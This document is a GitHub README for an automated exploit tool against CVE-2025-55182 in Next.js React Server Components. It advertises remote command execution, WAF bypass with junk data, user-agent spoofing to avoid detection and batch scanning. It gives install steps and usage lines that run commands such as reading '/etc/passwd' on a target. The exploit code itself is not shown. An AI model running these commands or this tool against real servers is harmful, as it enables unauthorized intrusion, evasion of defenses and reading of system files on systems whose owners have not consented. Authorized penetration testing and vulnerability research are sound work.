 dh4v4l8/cve-2025-55182-poc-tool
Automated exploit tool for CVE-2025-55182 in Next.js React Server Components. Enables remote command execution with built-in WAF bypass, custom headers, and batch scanning for penetration testing.

A powerful exploit tool for detecting and exploiting CVE-2025-55182 vulnerability in Next.js React Server Components. This tool allows remote command execution (RCE) in vulnerable Next.js applications with built-in WAF bypass capabilities.

CVE-2025-55182 is a critical vulnerability in Next.js React Server Components that allows remote attackers to execute arbitrary commands on vulnerable servers. This tool provides an automated way to detect and exploit this vulnerability.
Remote Command Execution: Execute arbitrary commands on vulnerable Next.js servers
WAF Bypass: Built-in Web Application Firewall bypass with configurable junk data
Custom Headers Support: Add custom HTTP headers for authentication or other purposes
Flexible Targeting: Support for single targets and batch scanning
Multiple Protocol Support: Automatic HTTPS/HTTP detection and handling
Custom Timeouts: Configurable request timeouts for different network conditions
SSL Verification Control: Option to disable SSL certificate verification
Custom User-Agents: Spoof user agents to avoid detection
# Clone the repository
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# Make the script executable
chmod +x exploit.sh

# Test the installation
./exploit.sh -h
The tool exposes several command-line options allowing researchers to customize requests, simulate traffic, or test filtering layers.
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# Check if target is vulnerable with default command
./exploit.sh -d https://target.com

# Execute custom command
./exploit.sh -d https://target.com -c "whoami"

# Read system files
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# Enable WAF bypass
./exploit.sh -d https://target.com -c "ls -la" -w

# Custom WAF bypass size (256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# Disable SSL verification
./exploit.sh -d https://target.com -c "id" -k

# Custom timeout
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# Custom User-Agent
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"
